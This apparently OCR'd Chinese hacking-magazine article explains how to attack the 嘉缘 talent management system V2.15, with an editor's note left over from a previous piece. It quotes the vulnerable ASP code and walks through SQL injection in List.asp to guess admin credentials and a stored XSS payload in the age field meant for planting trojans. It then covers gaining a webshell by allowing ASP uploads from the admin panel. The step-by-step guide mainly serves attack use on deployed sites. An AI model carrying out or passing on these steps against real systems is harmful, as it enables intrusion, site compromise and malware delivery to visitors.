


图5　新的密码成功登录

【作者写的利用页面和做的演示动画已经收录在光盘中。】

编辑点评：

一款相对强大、安全的系统，整合其他的第三方系统时，往往会出现一些问题，就像"木桶理论"，整个系统的安全性能就大打折扣了，所以想通过这篇文章告诫朋友们，随时注意自己使用的其他一些"不大"的系统，那些"小漏洞"往往决定你系统的整体安全性。

嘉缘人才管理系统V2.15漏洞解析

文 HSD悟空

从本文你可以学到：

1、嘉缘人才管理漏洞分析　2、漏洞利用思路

嘉缘人才管理系统V2.15是一款功能较为强大的人才管理系统，说明文件上就列出了29项，功能多了就是好啊，可以叫我们有更大的空间去找一些小漏子。下面是我在读代码时发现的漏子，大家跟着来看看吧！

一、注入

注入主要发生在List.asp文件，其它文件还有，有兴趣的自己研究一下，其关键代码如下：

```
<%
m_CateogryID = Request.QueryString("CategoryID")
m_SQL = "SELECT F_ID,F_Value FROM T_NewsCategory WHERE F_ID="&m_CateogryID
SET rst = conn.Execute(m_SQL)
if Not rst.Eof then m_CategoryName = rst(1) else m_CategoryName = ""
rst.Close
%>
```

先用Request对象的QueryString方法获取**CategoryID**的值，然后把值赋给**m_CateogryID**，接着就执行了查询语句，没有做任何一点点过滤，导致一个注入漏洞的诞生。理论上是这样的，下面实战一下。随便找个调用List.asp文件的页面，在地址后面加and 1=1 、 and 1=2。返回结果如图1、2。



图1 正常页面




图2 不正常页面

很明显，返回页面不同，为了节省时间就用工具跑我们需要的信息，不过在跑之前必须往库里加T_Admin这个表，和F_UserName、F_Password字段，如图3。




图3 猜解

二、跨站

这个站在跨站方面做的还是不错的，许多地方都做了转换，但还是被我发现了个小漏子，发生在“发布招聘信息”这个版块的“年龄要求”，真是万密一疏啊！这个版块调用的是publish.asp文件，我们来看看它是怎么处理提交的数据，关键代码如下：

```
<% zptext=htmlencode2(request("zptext")) //对输入NAME为ZPTEXT输入的内容用htmlencode2进行转换
if zptext="" then Response.End
    job=request("job")
    zpnum=request("zpnum")
    gzdd=request("gzdd")
    cname=request("cname")
    nianlings=request("nianlings")//用request方法获取nianlings
    zyes=request("zyes")
    edus=request("edus")
    moneys=request("moneys")
    youxiaos=request("youxiaos")
-------省略N多无关代码-------
Set rs = Server.CreateObject("ADODB.Recordset")
rs.open "zp",conn,3,3
rs.addnew
rs("uname")=uname
rs("zptext")=zptext
rs("jobtypes")=jobtypes
rs("edus")=edus
rs("shisus")=shisus
rs("zyes")=zyes
rs("nianlings")=nianling//s直接显示出来
rs("languages")=languages
rs("hkas")=hkas
rs("pthuas")=pthuas
-------省略N多无关代码-------
rs.update//更新表单内容
rs.close
Response.Redirect "main.asp"
%>
```

这就很明显了，在“年龄要求：”那输入的内容没做任何过滤，就进行了UPDATE操作并显示出来，所以我们在输入框内输入“**<script>alert("年龄跨站")</script>**”（不包括双引号），然后查看刚才发布的招聘信息，就会弹出个对话框，如图4。




图4 跨站成功

我们可以利用这个漏洞来挂马，但是挂马语句较长，我们可以把这个页面另存到本地，修改maxLength的值，把30改成10000，这个够用了吧，最后别忘了把action改成：“**http://域名/company/publish.asp**”。

三、暴库

我看了下CONN.ASP文件，里面没有容错语句，却不知什么原因，暴不出数据库路径，如图5。

四、得WEBSHELL

得WEBSHELL的方法还是传统的：进入后台（别忘了我们刚才注入猜的密码），在“网站参数设置”的“上传文件类型”里

直接加ASP就行了，如图6。

然后去新闻模块发条新闻，直接上传就OK了。找马地址不用我多说了吧，去前台看刚发的新闻，如图7、8。





图5 暴库不成功

